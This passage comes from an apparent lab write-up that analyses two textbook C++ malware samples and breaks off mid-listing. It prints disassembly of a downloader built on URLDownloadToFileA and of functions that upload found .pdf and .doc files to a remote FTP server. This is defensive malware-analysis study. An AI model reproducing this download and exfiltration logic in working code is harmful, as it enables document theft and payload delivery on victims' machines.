


Figure 19. bar.pdf pops up

d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in *Lab20-01.exe*.

i- Does the function at 0x401040 take any parameters?

If we examine the main function of 'Lab20-01.exe' (C++ executable) in IDA, we see that this doesm't take any parameters; however, it does take a 'this' pointer. By doing this it knows that the function it will be running is for the created object.



One way to identify this is the lack of clear structure being passed, strange duplication of references being stored prior to it, and the result being stored in our 'ecx' register. This is in addition to a URL being moved into our newly created object reference.

ii-Which URL is used in the call to URLDownloadToFile?

At a glance we can see the below URL being moved into 'dword ptr [ecx]'.

- http://www.practicalmalwareanalysis.com/cpp.html

Based on this we know that the URL http://www.practicalmalwareanalysis.com/cpp.html is being stored at the start of our newly created object. By examining 'sub_401040', we can see that the object passed in our 'this' pointer is being stored in [ebp+var_4].

```
; Attributes: bp-based frame

sub_401040 proc near

var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+var_4], ecx
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    offset aCEmpdownload_e ; "c:\tempdownload.exe"
mov     eax, [ebp+var_4]
mov     ecx, [eax]
push    ecx             ; LPCSTR
push    0               ; LPUNKNOWN
call    URLDownloadToFileA
mov     esp, ebp
pop     ebp
retn
sub_401040 endp
```

This is then being referenced, and the start of our object is being accessed as the LPCSTR entry passed to URLDownloadToFile. In this case it is the URL and FileName respectively which is pushed to the calling object stack shortly before execution.

iii-What does this program do?

The program is contained solely within what we've discussed in the previous 2 questions. From what we've seen, this program will download a file from http://www.practicalmalwareanalysis.com/cpp.html and save it on the local machine to a file called c:\tempdownload.exe

e. Analyze the malware In Lab20-02.exe.

i-What can you learn from the interesting strings in this program?


If we run strings over this executable, we can see a number of interesting entries, including what looks to be evidence this is made using C++, possible imports associated with network connections and FTP operations, and strings that indicate the program likely functions as an FTP client which is looking for .doc and .pdf files to send back to ftp.practicalmalwareanalysis.com.

```
strings Lab20-02.exe
```


```
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
...
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
7L@
;L@
oN@
sN@
FindNextFileA
FindClose
FindFirstFileA
KERNEL32.dll
InternetCloseHandle
FtpPutFileA
FtpSetCurrentDirectoryA
InternetConnectA
InternetOpenA
WININET.dll
WS2_32.dll
HeapAlloc
GetModuleHandleA
GetStartupInfoA
GetCommandLineA
GetVersion
ExitProcess
HeapDestroy
HeapCreate
VirtualFree
HeapFree
VirtualAlloc
HeapReAlloc
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
RtlUnwind
WriteFile
GetLastError
SetFilePointer
GetCPInfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetStdHandle
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
FlushFileBuffers
CloseHandle
.pdf
.doc
%s-%d.pdf
pdfs
ftp.practicalmalwarenalaysis.com
Home ftp client
%s-%d.doc
docs
C:\*
```

ii-What do the imports tell you about this program?

Opening this in PE-bear, we can see that this is importing functions from WININET.dll which look to be associated with FTP operations. This leads us to believe the program will function as a FTP client, further backing up our hypothesis from question 1.




Examining the imports from KERNEL32.dll we also see what looks to be API calls associated with finding files which match a certain parameter on a system.




Based on these imports it looks like this program will search for files on a system, and at some stage send them to a remote FTP server.

iii-What is the purpose of the object created at 0x4011D9? Does it have any virtual functions?


If we examine 0x4011D9, we can see that this occurs directly after a comparison which looks to be searching for a .doc file. We can also see checks on one branch which may be looking for a .pdf file.




Of interest in the above is that after an object is created, for what looks to be a .doc file being found, there are 2 sets of 'mov' operations occurring directly after one another.



This looks to first create an object and store a reference to it into [ebp+var_15C]. This is then stored in a pointer to [edx] and [eax]. Immediately after this we see what looks to be a virtual function table 'offset off_4060DC' being written to the object's first offset. If we examine cross-references to 'off_4060DC', we can see that this looks to be a virtual function given it is only referenced by an offset rather than a 'call' instruction.




Based on this it appears that the purpose of this object is to act as a reference to a '.doc' file which has been found. Looking back at assembly operations performed prior to these operations shows calls to functions which help to back up this hypothesis. These back up our hypothesis given the malware would need to find a file before creating an object as a reference to the file.




iv-Which functions could possibly be called by the call [edx] instruction at 0x401349?

Taking a look at the call [edx] instruction at ‘0x401349’, we can see that 3 possible objects are being created. The 3 objects being created are for a PDF file, DOC file, and a file that is neither of these being found on disk. From here we see evidence of Virtual Function Tables being setup, until all the references to a created object merge into a single reference to ‘[ebp+var_148]’.



Taking a step back, what we’re really interested in is the possible virtual functions that different objects would call, which in this case is at ‘off_4060DC’, ‘off_4060D8’, and ‘off_4060E0’ (remember that these all point to the first function in the virtual function table for our created objects).



If we take a look at what these offsets point to, we can see that they point to

- sub_401380
- sub_401440
- ’??1_Init_locks@std@@QAE@XZ’ (Name mangling has occurred. This tells us the original class was ‘std’ with a function name of ‘_Init_locks’. A quick search reveals this is likely an inbuilt C++ function used for creating a lock on an object when it is created)

```
.rdata:004060D8                           ;org 4060D8h
.rdata:004060D8 off_4060D8                dd offset sub_401380     ; DATA XREF: sub_401
.rdata:004060DC off_4060DC                dd offset sub_401440     ; DATA XREF: sub_401
.rdata:004060E0 off_4060E0                dd offset ??1_Init_locks@std@@QAE@XZ
.rdata:004060E0                                                    ; DATA XREF: sub_401
.rdata:004060E0                                                    ; sub_401000+287↑o .
.rdata:004060E0                                                    ; std::_Init_locks::
.rdata:004060E4                           align 8
.rdata:004060E8 unk_4060E8                db 0FEh                  ; DATA XREF: start+E
```

If we examine sub_401380, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found PDF file into a ‘pdfs’ directory.

```
00401380 sub_401380 proc near
00401380
00401380 var_118= dword ptr -118h
00401380 hInternet= dword ptr -114h
00401380 szNewRemoteFile= byte ptr -110h
00401380 hConnect= dword ptr -4
00401380
00401380 push    ebp
00401381 mov     ebp, esp
00401383 sub     esp, 118h
00401389 mov     [ebp+var_118], ecx
0040138F push    0                ; dwFlags
00401391 push    0                ; lpszProxyBypass
00401393 push    0                ; lpszProxy
00401395 push    1                ; dwAccessType
00401397 push    offset szAgent   ; "Home ftp client"
0040139C call    ds:InternetOpenA
004013A2 mov     [ebp+hInternet], eax
004013A8 push    0                ; dwContext
004013AA push    0                ; dwFlags
004013AC push    1                ; dwService
004013AE push    0                ; lpszPassword
004013B0 push    0                ; lpszUserName
004013B2 push    15h              ; nServerPort
004013B4 push    offset szServerName ; "ftp.practicalmalwarenalaysis.com"
004013B9 mov     eax, [ebp+hInternet]
004013BF push    eax              ; hInternet
004013C0 call    ds:InternetConnectA
004013C6 mov     [ebp+hConnect], eax
004013C9 push    offset szDirectory ; "pdfs"
004013CE mov     ecx, [ebp+hConnect]
004013D1 push    ecx              ; hConnect
004013D2 call    ds:FtpSetCurrentDirectoryA
004013D8 mov     edx, dword_407A30
004013DE push    edx
004013DF push    offset name
004013E4 push    offset aSD_pdf   ; "%s-%d.pdf"
004013E9 lea     eax, [ebp+szNewRemoteFile]
004013EF push    eax              ; char *
004013F0 call    _sprintf
004013F5 add     esp, 10h
004013F8 push    0                ; dwContext
004013FA push    0                ; dwFlags
004013FC lea     ecx, [ebp+szNewRemoteFile]
00401402 push    ecx              ; lpszNewRemoteFile
00401403 mov     edx, [ebp+var_118]
00401409 mov     eax, [edx+4]
0040140C push    eax              ; lpszLocalFile
0040140D mov     ecx, [ebp+hConnect]
00401410 push    ecx              ; hConnect
00401411 call    ds:FtpPutFileA
00401417 mov     edx, [ebp+hConnect]
0040141A push    edx              ; hInternet
0040141B call    ds:InternetCloseHandle
00401421 mov     eax, [ebp+hInternet]
00401427 push    eax              ; hInternet
00401428 call    ds:InternetCloseHandle
0040142E mov     esp, ebp
00401430 pop     ebp
00401431 retn
00401431 sub_401380 endp
```

If we examine sub_401440, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found DOC file into a ‘docs’ directory.


```
00401440 sub_401440 proc near
00401440
00401440 var_118= dword ptr -118h
00401440 hInternet= dword ptr -114h
00401440 szNewRemoteFile= byte ptr -110h
00401440 hConnect= dword ptr -4
00401440
00401440 push    ebp
00401441 mov     ebp, esp
00401443 sub     esp, 118h
00401449 mov     [ebp+var_118], ecx
0040144F push    0               ; dwFlags
00401451 push    0               ; lpszProxyBypass
00401453 push    0               ; lpszProxy
00401455 push    1               ; dwAccessType
00401457 push    offset szAgent  ; "Home ftp client"
0040145C call    ds:InternetOpenA
00401462 mov     [ebp+hInternet], eax
00401468 push    0               ; dwContext
0040146A push    0               ; dwFlags
0040146C push    1               ; dwService
0040146E push    0               ; lpszPassword
00401470 push    0               ; lpszUserName
00401472 push    15h             ; nServerPort
00401474 push    offset szServerName ; "ftp.practicalmalwarenalaysis.com"
00401479 mov     eax, [ebp+hInternet]
0040147F push    eax             ; hInternet
00401480 call    ds:InternetConnectA
00401486 mov     [ebp+hConnect], eax
00401489 push    offset aDocs    ; "docs"
0040148E mov     ecx, [ebp+hConnect]
00401491 push    ecx             ; hConnect
00401492 call    ds:FtpSetCurrentDirectoryA
00401498 mov     edx, dword_407A30
0040149E push    edx
0040149F push    offset name
004014A4 push    offset aSD_doc  ; "%s-%d.doc"
